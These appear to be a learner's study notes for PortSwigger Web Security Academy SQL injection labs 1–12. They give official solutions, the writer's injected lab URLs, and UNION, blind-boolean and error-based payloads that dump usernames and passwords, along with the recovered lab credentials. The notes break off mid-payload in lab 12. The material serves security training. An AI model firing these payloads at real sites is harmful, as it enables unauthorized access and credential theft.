

SERVER SIDE TOPICS

SQL injection ✓  
Directory traversal ✓  
Command injection ✓  
Access control ✓  
Server-side request forgery (SSRF) ✓  
XXE injection ✓

CLIENT-SIDE TOPICS

Cross-site scripting (XSS) ✓  
Cross-site request forgery (CSRF) ✓  
Cross-origin resource sharing (CORS) ✓  
DOM-based vulnerabilities ✓

ADVANCED TOPICS

Insecure deserialization ✓  
Server-side template injection ✓

## SQL INJECTION

Lab 1: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

### APPRENTICE

This lab contains an [SQL injection](#) vulnerability in the product category filter. When the user selects a category, the application carries out an SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform an SQL injection attack that causes the application to display details of all products in any category, both released and unreleased.

[Access the lab](#)

### Solution

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Modify the category parameter, giving it the value '+OR+1=1--
3. Submit the request, and verify that the response now contains additional items.

Old url:

<https://0a6c00310330562fc0ea412d00c10053.web-security-academy.net/filter?category=Lifestyle>

New Url:

<https://0a6c00310330562fc0ea412d00c10053.web-security-academy.net/filter?category=Lifestyle%27+OR+1=1-->

%27 means ' in url decode

---

Lab 2: SQL injection vulnerability allowing login bypass

### APPRENTICE

This lab contains an [SQL injection](#) vulnerability in the login function.

To solve the lab, perform an SQL injection attack that logs in to the application as the administrator user.

[Access the lab](#)

### Solution

1. Use Burp Suite to intercept and modify the login request.
2. Modify the username parameter, giving it the value: administrator'—

Tip :

Username: wiener

Password: bluecheese

Executed Query in backend: `SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'`

### Solution

Username: administrator'--

Password: leave it empty or write what you want or "

---

Lab 3: SQL injection UNION attack, determining the number of columns returned by the query

#### PRACTITIONER

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack.

To solve the lab, determine the number of columns returned by the query by performing an [SQL injection UNION](#) attack that returns an additional row containing null values.

#### [Access the lab](#)

#### Solution

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Modify the category parameter, giving it the value '+UNION+SELECT+NULL--'. Observe that an error occurs.
3. Modify the category parameter to add an additional column containing a null value: '+UNION+SELECT+NULL,NULL--'
4. Continue adding null values until the error disappears and the response includes additional content containing the null values.

#### Internal Server Error

<https://0aa8003104f12d75c09a610e004f0096.web-security-academy.net/filter?category=Accessories%27+UNION+SELECT+NULL-->

#### Internal Server Error

<https://0aa8003104f12d75c09a610e004f0096.web-security-academy.net/filter?category=Accessories%27+UNION+SELECT+NULL,NULL,NULL-->

#### WORKING

<https://0aa8003104f12d75c09a610e004f0096.web-security-academy.net/filter?category=Accessories%27+UNION+SELECT+NULL,NULL,NULL-->

---

Lab 4: SQL injection UNION attack, finding a column containing text

#### PRACTITIONER

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you first need to determine the number of columns returned by the query. You can do this using a technique you learned in a [previous lab](#). The next step is to identify a column that is compatible with string data.

The lab will provide a random value that you need to make appear within the query results. To solve the lab, perform an [SQL injection UNION](#) attack that returns an additional row containing the value provided. This technique helps you determine which columns are compatible with string data.

#### [Access the lab](#)

#### Solution

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the [number of columns that are being returned by the query](#). Verify that the query is returning three columns, using the following payload in the category parameter: '+UNION+SELECT+NULL,NULL,NULL--'
3. Try replacing each null with the random value provided by the lab, for example: '+UNION+SELECT+'abcdef',NULL,NULL--'
4. If an error occurs, move on to the next null and try that instead.

When you add ' to url, it will be url encoded in this lab

#### Internal Server Error

<https://0a3000d40355cdfdc12f0ec0004e008b.web-security-academy.net/filter?category=Lifestyle%27+UNION+SELECT+NULL-->

#### Internal Server Error

<https://0a3000d40355cdfdc12f0ec0004e008b.web-security-academy.net/filter?category=Lifestyle%27+UNION+SELECT+NULL,NULL-->

#### WORKING

<https://0a3000d40355cdfdc12f0ec0004e008b.web-security-academy.net/filter?category=Lifestyle%27+UNION+SELECT+NULL,NULL,NULL-->

 <https://0a3000d40355cdfdc12f0ec0004e008b.web-security-academy.net/filter?category=Lifestyle%27+UNION+SELECT+NULL,NULL,NULL-->



## SQL injection UNION attack, finding a column containing text

[Back to lab home](#)

Make the database retrieve the string: 'lrScpy'

[Back to lab description >>](#)

Try string in each column.

### Internal Server Error

<https://0a3000d40355cdfdc12f0ec0004e008b.web-security-academy.net/filter?category=Lifestyle%27+UNION+SELECT+%27lrScpy%27,NULL,NULL-->

### WORKING

<https://0a3000d40355cdfdc12f0ec0004e008b.web-security-academy.net/filter?category=Lifestyle%27+UNION+SELECT+NULL,%27lrScpy%27,NULL-->

---

Lab 5: SQL injection UNION attack, retrieving data from other tables

### PRACTITIONER

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you need to combine some of the techniques you learned in previous labs. The database contains a different table called users, with columns called username and password.

To solve the lab, perform an [SQL injection UNION](#) attack that retrieves all usernames and passwords, and use the information to log in as the administrator user.

[Access the lab](#)

### Solution

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the [number of columns that are being returned by the query](#) and [which columns contain text data](#). Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:  
'+UNION+SELECT+'abc','def'--
3. Use the following payload to retrieve the contents of the users table: ' +UNION+SELECT+username,+password+FROM+users--
4. Verify that the application's response contains usernames and passwords.

### Normal url:

<https://0a16007403b47b11c05b2142006400eb.web-security-academy.net/filter?category=Pets>

### Injected url:

<https://0a16007403b47b11c05b2142006400eb.web-security-academy.net/filter?category=Pets%27+UNION+SELECT+username,+password+FROM+users-->

 <https://0a16007403b47b11c05b2142006400eb.web-security-academy.net/filter?category=Pets%27+UNION+SELECT+username,+password+FROM+users-->  

wiener  
kdli8g7em5d0m7v28s4l  
administrator  
nkee54ilkuadsakt2i3m

## Lab 6: SQL injection UNION attack, retrieving multiple values in a single column

### PRACTITIONER

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables. The database contains a different table called users, with columns called username and password. To solve the lab, perform an [SQL injection UNION](#) attack that retrieves all usernames and passwords, and use the information to log in as the administrator user.

**Hint:** You can find some useful payloads on our [SQL injection cheat sheet](#). [Access the lab](#)

### Solution

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the [number of columns that are being returned by the query](#) and [which columns contain text data](#). Verify that the query is returning two columns, only one of which contain text, using a payload like the following in the category parameter:  
'+UNION+SELECT+NULL,'abc'--
3. Use the following payload to retrieve the contents of the users table:  
'+UNION+SELECT+NULL,username||'~'||password+FROM+users--
4. Verify that the application's response contains usernames and passwords.

### Normal url

<https://0a6e007b046c2822c0036ca7000d009a.web-security-academy.net/filter?category=Gifts>

### Injected url

<https://0a6e007b046c2822c0036ca7000d009a.web-security-academy.net/filter?category=Gifts%27+UNION+SELECT+NULL,username||%27~%27||password+FROM+users-->

The screenshot shows a browser window with the following details:

- URL:** https://0a6e007b046c2822c0036ca7000d009a.web-security-academy.net/filter?category=%27+UNION+SELECT+NULL,username||%27~%27||password+FROM+users--
- Title:** WebSecurity Academy
- Page Content:** SQL injection UNION attack, retrieving multiple values in a single column
- Buttons:** LAB Not solved, Back to lab home, Back to lab description
- Footer:** Home | My account
- Logo:** WE LIKE TO SHOP
- Search Bar:** Refine your search: All Clothing, shoes and accessories Food & Drink Gifts Lifestyle Pets
- Output:** wiener~pi6i97iuz5mgmn20cnnd  
carlos~cz0n74b6kjpatltnmbb  
administrator~2m77bdum0lsrhlymkdz6

## Lab 7: SQL injection attack, querying the database type and version on Oracle

### PRACTITIONER

This lab contains an [SQL injection](#) vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query. To solve the lab, display the database version string.

### Hint

On Oracle databases, every SELECT statement must specify a table to select FROM. If your UNION SELECT attack does not query from a table, you will still need to include the FROM keyword followed by a valid table name.

There is a built-in table on Oracle called dual which you can use for this purpose. For example: UNION SELECT 'abc' FROM dual

For more information, see our [SQL injection cheat sheet](#).

[Access the lab](#)

## Solution

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the [number of columns that are being returned by the query](#) and [which columns contain text data](#). Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

```
'+UNION+SELECT+'abc','def'+FROM+dual--
```

3. Use the following payload to display the database version:

```
'+UNION+SELECT+BANNER,+NULL+FROM+v$version--
```

## Normal url

<https://0a2d00a3034f98a3c0b319e300010061.web-security-academy.net/filter?category=Pets>

## Injected url:

[https://0a2d00a3034f98a3c0b319e300010061.web-security-academy.net/filter?category=Pets%27+UNION+SELECT+BANNER,+NULL+FROM+v\\$version--](https://0a2d00a3034f98a3c0b319e300010061.web-security-academy.net/filter?category=Pets%27+UNION+SELECT+BANNER,+NULL+FROM+v$version--)

The screenshot shows a browser window with the URL [https://0a2d00a3034f98a3c0b319e300010061.web-security-academy.net/filter?category=Pets%27+UNION+SELECT+BANNER,+NULL+FROM+v\\$version--](https://0a2d00a3034f98a3c0b319e300010061.web-security-academy.net/filter?category=Pets%27+UNION+SELECT+BANNER,+NULL+FROM+v$version--). The page title is "SQL injection attack, querying the database type and version on Oracle". A green button labeled "LAB Solved" with a checkmark icon is visible. Below the title, there's a link "Back to lab description >". At the bottom, a banner says "Congratulations, you solved the lab!" with links to "Share your skills!" and "Continue learning >".



## Pets ' UNION SELECT BANNER, NULL FROM v\$version--

The screenshot shows a search bar with "Refine your search:" and categories: All, Clothing, shoes and accessories, Food & Drink, Lifestyle, Pets, Tech gifts. Below the search bar, a list of database versions is displayed:  
CORE 11.2.0.2.0 Production  
NLSRTL Version 11.2.0.2.0 - Production  
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production  
PL/SQL Release 11.2.0.2.0 - Production  
TNS for Linux: Version 11.2.0.2.0 - Production

---

Lab 8: SQL injection attack, querying the database type and version on MySQL and Microsoft

## PRACTITIONER

This lab contains an [SQL injection](#) vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query. To solve the lab, display the database version string.

**Hint:** You can find some useful payloads on our [SQL injection cheat sheet](#).

## [Access the lab](#)

## Solution

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the [number of columns that are being returned by the query](#) and [which columns contain text data](#). Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:  
'+UNION+SELECT+'abc','def'#
3. Use the following payload to display the database version: '+UNION+SELECT+@@version,+NULL#

When you put queries into request, select query and make control u to be url encoded

'order by 1-- not working / internal serve error

<https://0abf00b30458eeebc0e33c7a00370059.web-security-academy.net/filter?category=Gifts%27%20order%20by%201-->

'order by 1# working

<https://0abf00b30458eeebc0e33c7a00370059.web-security-academy.net/filter?category=Gifts%27+order+by+1%23>

'order by 2# working

<https://0abf00b30458eeebc0e33c7a00370059.web-security-academy.net/filter?category=Gifts%27+order+by+2%23>

'order by 3# not working / internal server error


<https://0abf00b30458eeebc0e33c7a00370059.web-security-academy.net/filter?category=Gifts%27+order+by+2%23>

'+UNION+SELECT+'a','d'%23

<https://0abf00b30458eeebc0e33c7a00370059.web-security-academy.net/filter?category=Gifts%27+UNION+SELECT+%27a%27,%27a%27%23>

'+UNION+SELECT+@@version,+NULL# / solution

<https://0abf00b30458eeebc0e33c7a00370059.web-security-academy.net/filter?category=Gifts%27+UNION+SELECT+%40%40version,%2bNULL%23>



The screenshot shows a browser window with the URL <https://0abf00b30458eeebc0e33c7a00370059.web-security-academy.net/filter?category=Gifts%27+UNION+SELECT+%40%40version,%2bNULL%23>. The page content is a product description for 'Couple's Umbrella'. The text is repeated multiple times, indicating a successful UNION attack where the application returned data from two different tables.

#### Conversation Controlling Lemon

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever! When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject. The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual. The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family; mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life; a quieter, more reasonable, and un-opinionated one.

#### Snow Delivered To Your Door

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. \*Make sure you have an extra large freezer before delivery. \*Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). \*Allow 3 days for it to refreeze.\*Chip away at each block until the ice resembles snowflakes. \*Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

8.0.30

---

## Lab 9: SQL injection attack, listing the database contents on non-Oracle databases

### PRACTITIONER

This lab contains an [SQL injection](#) vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables. The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the administrator user. **Hint:** You can find some useful payloads on our [SQL injection cheat sheet](#).

#### [Access the lab](#)

#### Solution

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the [number of columns that are being returned by the query](#) and [which columns contain text data](#). Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:  
'+UNION+SELECT+'abc','def"--
3. Use the following payload to retrieve the list of tables in the database:  
'+UNION+SELECT+table\_name,+NULL+FROM+information\_schema.tables--'
4. Find the name of the table containing user credentials.
5. Use the following payload (replacing the table name) to retrieve the details of the columns in the table:  
'+UNION+SELECT+column\_name,datatype+FROM+table\_name+WHERE+table\_name='users'+--+'

```
'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_abcdef'--
```

6. Find the names of the columns containing usernames and passwords.
7. Use the following payload (replacing the table and column names) to retrieve the usernames and passwords for all users:

```
'+UNION+SELECT+username_abcdef,+password_abcdef+FROM+users_abcdef--
```

8. Find the password for the administrator user, and use it to log in.

#### STEPS:

- 1) <https://0a0f00d603f913d7c0ad257b001a00d9.web-security-academy.net/filter?category=Pets%27union+select+null--> //internal server error / not working
- 2) <https://0a0f00d603f913d7c0ad257b001a00d9.web-security-academy.net/filter?category=Pets%27union+select+null,null--> //working
- 3) [https://0a0f00d603f913d7c0ad257b001a00d9.web-security-academy.net/filter?category=Pets%27union+select+table\\_name,null+from+information\\_schema.tables--](https://0a0f00d603f913d7c0ad257b001a00d9.web-security-academy.net/filter?category=Pets%27union+select+table_name,null+from+information_schema.tables--)
- 4) [https://0a0f00d603f913d7c0ad257b001a00d9.web-security-academy.net/filter?category=Pets%27union+select+column\\_name,null+from+information\\_schema.columns+where+table\\_name='users\\_irihxs'--](https://0a0f00d603f913d7c0ad257b001a00d9.web-security-academy.net/filter?category=Pets%27union+select+column_name,null+from+information_schema.columns+where+table_name='users_irihxs'--)
- 5) [https://0a0f00d603f913d7c0ad257b001a00d9.web-security-academy.net/filter?category=Pets%27+UNION+SELECT+username\\_wmdupd,+password\\_qrwkrn+FROM+users\\_irihxs--](https://0a0f00d603f913d7c0ad257b001a00d9.web-security-academy.net/filter?category=Pets%27+UNION+SELECT+username_wmdupd,+password_qrwkrn+FROM+users_irihxs--)

User table names may be change because of that change lab id and session

**administrator**

u02m2lx3x1cuw073qywa

**carlos**

48iaz3kx5pbuxqb17y1g

---

#### Lab 10: SQL injection attack, listing the database contents on Oracle

##### PRACTITIONER

This lab contains an [SQL injection](#) vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables. The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users. To solve the lab, log in as the administrator user.

##### Hint

On Oracle databases, every SELECT statement must specify a table to select FROM. If your UNION SELECT attack does not query from a table, you will still need to include the FROM keyword followed by a valid table name. There is a built-in table on Oracle called dual which you can use for this purpose. For example: UNION SELECT 'abc' FROM dual. For more information, see our [SQL injection cheat sheet](#). [Access the lab](#)

##### Solution

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the [number of columns that are being returned by the query](#) and [which columns contain text data](#). Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

```
'+UNION+SELECT+'abc','def'+FROM+dual--
```

3. Use the following payload to retrieve the list of tables in the database:

```
'+UNION+SELECT+table_name,NULL+FROM+all_tables--
```

4. Find the name of the table containing user credentials.
5. Use the following payload (replacing the table name) to retrieve the details of the columns in the table:

```
'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_ABCDEF'--
```

6. Find the names of the columns containing usernames and passwords.
7. Use the following payload (replacing the table and column names) to retrieve the usernames and passwords for all users:  

```
'+UNION+SELECT+USERNAME_ABCDEF,+PASSWORD_ABCDEF+FROM+USERS_ABCDEF--
```
8. Find the password for the administrator user, and use it to log in.

STEPS:

- 1) Internal server error

<https://0a6e006703013543c0ba02fb007600a0.web-security-academy.net/filter?category=Pets%27+UNION+SELECT+null+FROM+dual-->

- 2) Executed

<https://0a6e006703013543c0ba02fb007600a0.web-security-academy.net/filter?category=Pets%27+UNION+SELECT+null,null+FROM+dual-->

- 3) Find user credentials and apply below url

[https://0a6e006703013543c0ba02fb007600a0.web-security-academy.net/filter?category=Pets%27+UNION+SELECT+table\\_name,NULL+FROM+all\\_tables--](https://0a6e006703013543c0ba02fb007600a0.web-security-academy.net/filter?category=Pets%27+UNION+SELECT+table_name,NULL+FROM+all_tables--)

- 4) Add user credentials table below in the table\_name area

<https://0a5f00f3041085efc0c2263e00c300ec.web-security-academy.net/filter?category=Corporate+gifts>

[%27+UNION+SELECT+column\\_name,NULL+FROM+all\\_tab\\_columns+WHERE+table\\_name=%27USERS\\_FCZROC%27--](https://0a5f00f3041085efc0c2263e00c300ec.web-security-academy.net/filter?category=Corporate+gifts)

- 5) Username and password will come change these with column names in below

<https://0a5f00f3041085efc0c2263e00c300ec.web-security-academy.net/filter?category=Corporate+gifts>

[%27+UNION+SELECT+USERNAME\\_UKNBQX,+PASSWORD\\_WJVFAE+FROM+USERS\\_FCZROC--](https://0a5f00f3041085efc0c2263e00c300ec.web-security-academy.net/filter?category=Corporate+gifts)

**administrator**

5aben5c75ui6jfiswjkj

---

Lab 11: Blind SQL injection with conditional responses /

## PRACTITIONER

This lab contains a [blind SQL injection](#) vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie. The results of the SQL query are not returned, and no error messages are displayed. But the application includes a "Welcome back" message in the page if the query returns any rows. The database contains a different table called users, with columns called username and password. You need to exploit the blind [SQL injection](#) vulnerability to find out the password of the administrator user. To solve the lab, log in as the administrator user. **Hint** You can assume that the password only contains lowercase, alphanumeric characters. [Access the lab](#)

## Solution

1. Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the TrackingId cookie. For simplicity, let's say the original value of the cookie is TrackingId=xyz.

2. Modify the TrackingId cookie, changing it to:

TrackingId=xyz' AND '1'='1

Verify that the "Welcome back" message appears in the response.

3. Now change it to:

TrackingId=xyz' AND '1'='2

Verify that the "Welcome back" message does not appear in the response. This demonstrates how you can test a single boolean condition and infer the result.

4. Now change it to:

TrackingId=xyz' AND (SELECT 'a' FROM users LIMIT 1)='a

Verify that the condition is true, confirming that there is a table called users.

5. Now change it to:

TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator')='a

Verify that the condition is true, confirming that there is a user called administrator.

6. The next step is to determine how many characters are in the password of the administrator user. To do this, change the value to:

TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a

This condition should be true, confirming that the password is greater than 1 character in length.

7. Send a series of follow-up values to test different password lengths. Send:

TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>2)='a

Then send:

TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>3)='a

And so on. You can do this manually using [Burp Repeater](#), since the length is likely to be short. When the condition stops being true (i.e. when the "Welcome back" message disappears), you have determined the length of the password, which is in fact 20 characters long.

8. After determining the length of the password, the next step is to test the character at each position to determine its value. This involves a much larger number of requests, so you need to use [Burp Intruder](#). Send the request you are working on to Burp Intruder, using the context menu.
9. In the Positions tab of Burp Intruder, clear the default payload positions by clicking the "Clear \$" button.
10. In the Positions tab, change the value of the cookie to:

TrackingId=xyz' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a

This uses the SUBSTRING() function to extract a single character from the password, and test it against a specific value. Our attack will cycle through each position and possible value, testing each one in turn.

11. Place payload position markers around the final a character in the cookie value. To do this, select just the a, and click the "Add \$" button. You should then see the following as the cookie value (note the payload position markers):  
TrackingId=xyz' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='\\$a\\$'
12. To test the character at each position, you'll need to send suitable payloads in the payload position that you've defined. You can assume that the password contains only lowercase alphanumeric characters. Go to the Payloads tab, check that "Simple list" is selected, and under "Payload Options" add the payloads in the range a - z and 0 - 9. You can select these easily using the "Add from list" drop-down.
13. To be able to tell when the correct character was submitted, you'll need to grep each response for the expression "Welcome back". To do this, go to the Options tab, and the "Grep - Match" section. Clear any existing entries in the list, and then add the value "Welcome back".
14. Launch the attack by clicking the "Start attack" button or selecting "Start attack" from the Intruder menu.
15. Review the attack results to find the value of the character at the first position. You should see a column in the results called "Welcome back". One of the rows should have a tick in this column. The payload showing for that row is the value of the character at the first position.
16. Now, you simply need to re-run the attack for each of the other character positions in the password, to determine their value. To do this, go back to the main Burp window, and the Positions tab of Burp Intruder, and change the specified offset from 1 to 2. You should then see the following as the cookie value:  
TrackingId=xyz' AND (SELECT SUBSTRING(password,2,1) FROM users WHERE username='administrator')='a'
17. Launch the modified attack, review the results, and note the character at the second offset.
18. Continue this process testing offset 3, 4, and so on, until you have the whole password.
19. In the browser, click "My account" to open the login page. Use the password to log in as the administrator user.

#### Note

For more advanced users, the solution described here could be made more elegant in various ways. For example, instead of iterating over every character, you could perform a binary search of the character space. Or you could create a single Intruder attack with two payload positions and the "Cluster bomb" attack type, and work through all permutations of offsets and character values.

#### ALL STEPS:

TrackingId = uxAOpV8umteNznwV' AND '1'='1

TrackingId = uxAOpV8umteNznwV' AND '1'='2

TrackingId = uxAOpV8umteNznwV' AND (SELECT 'a' FROM users LIMIT 1)='a'

TrackingId = uxAOpV8umteNznwV' AND (SELECT 'a' FROM users WHERE username='administrator')='a'

TrackingId = uxAOpV8umteNznwV' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)> \$a\$)=a → find length → 20 character

TrackingId = uxAOpV8umteNznwV' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='\$a\$' find first char

TrackingId = uxAOpV8umteNznwV' AND (SELECT SUBSTRING(password,2,1) FROM users WHERE username='administrator')='\$a\$' find second char

...

TrackingId = uxAOpV8umteNznwV' AND (SELECT SUBSTRING(password,20,1) FROM users WHERE username='administrator')='\$a\$' find 20th char

username = administrator

password = sd3nl11znoedmxtboomj

and login

#### Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: <https://0abc000604a75af2c06716ce00700071.web-security-academy.net>  Update Host header to match target

```
1 GET / HTTP/1.1
2 Host: 0abc000604a75af2c06716ce00700071.web-security-academy.net
3 Cookie: TrackingId = uxAOpV8umteNznwV' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='$a$'; session=HjwYUBsojdIBuwCX50mI0ahpC7t0rFW
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not A/Brand";v="8", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0abc000604a75af2c06716ce00700071.web-security-academy.net/filter?category=Tech+gifts
16 Accept-Encoding: gzip, deflate
17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
18 Connection: close
19
```

Payload options: simple list -- > a—z A-Z 0-9

---

#### Lab 12: Blind SQL injection with conditional errors

#### PRACTITIONER

This lab contains a [blind SQL injection](#) vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows. If the SQL query causes an error, then the application returns a custom error message.

The database contains a different table called users, with columns called username and password. You need to exploit the blind [SQL injection](#) vulnerability to find out the password of the administrator user.

To solve the lab, log in as the administrator user.

#### Hint

This lab uses an Oracle database. For more information, see the [SQL injection cheat sheet](#).

[Access the lab](#)

## Solution

1. Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the TrackingId cookie. For simplicity, let's say the original value of the cookie is TrackingId=xyz.
2. Modify the TrackingId cookie, appending a single quotation mark to it:

```
TrackingId=xyz'
```

Verify that an error message is received.

3. Now change it to two quotation marks: TrackingId=xyz" Verify that the error disappears. This suggests that a syntax error (in this case, the unclosed quotation mark) is having a detectable effect on the response.
4. You now need to confirm that the server is interpreting the injection as a SQL query i.e. that the error is a SQL syntax error as opposed to any other kind of error. To do this, you first need to construct a subquery using valid SQL syntax. Try submitting:

```
TrackingId=xyz'||(SELECT "")||'
```

In this case, notice that the query still appears to be invalid. This may be due to the database type - try specifying a predictable table name in the query:

```
TrackingId=xyz'||(SELECT '' FROM dual)||'
```

As you no longer receive an error, this indicates that the target is probably using an Oracle database, which requires all SELECT statements to explicitly specify a table name.

5. Now that you've crafted what appears to be a valid query, try submitting an invalid query while still preserving valid SQL syntax. For example, try querying a non-existent table name:

```
TrackingId=xyz'||(SELECT '' FROM not-a-real-table)||'
```

This time, an error is returned. This behavior strongly suggests that your injection is being processed as a SQL query by the back-end.

6. As long as you make sure to always inject syntactically valid SQL queries, you can use this error response to infer key information about the database. For example, in order to verify that the users table exists, send the following query:

```
TrackingId=xyz'||(SELECT '' FROM users WHERE ROWNUM = 1)||'
```

As this query does not return an error, you can infer that this table does exist. Note that the WHERE ROWNUM = 1 condition is important here to prevent the query from returning more than one row, which would break our concatenation.

7. You can also exploit this behavior to test conditions. First, submit the following query:

```
TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||'
```

Verify that an error message is received.

8. Now change it to:

```
TrackingId=xyz'||(SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||'
```

Verify that the error disappears. This demonstrates that you can trigger an error conditionally on the truth of a specific condition.

The CASE statement tests a condition and evaluates to one expression if the condition is true, and another expression if the condition is false. The former expression contains a divide-by-zero, which causes an error. In this case, the two payloads test the conditions 1=1 and 1=2, and an error is received when the condition is true.

9. You can use this behavior to test whether specific entries exist in a table. For example, use the following query to check whether the username administrator exists:

```
TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'
```

Verify that the condition is true (the error is received), confirming that there is a user called administrator.

10. The next step is to determine how many characters are in the password of the administrator user. To do this, change the value to:

```
TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')||'
```

This condition should be true, confirming that the password is greater than 1 character in length.

11. Send a series of follow-up values to test different password lengths. Send:

```
TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>2 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'
```

Then send:

```
TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>3 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'
```

And so on. You can do this manually using [Burp Repeater](#), since the length is likely to be short. When the condition stops being true (i.e. when the error disappears), you have determined the length of the password, which is in fact 20 characters long.

12. After determining the length of the password, the next step is to test the character at each position to determine its value. This involves a much larger number of requests, so you need to use [Burp Intruder](#). Send the request you are working on to Burp Intruder, using the context menu.
13. In the Positions tab of Burp Intruder, clear the default payload positions by clicking the "Clear \$" button.
14. In the Positions tab, change the value of the cookie to:

```
TrackingId=xyz'|||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE
username='administrator')||'
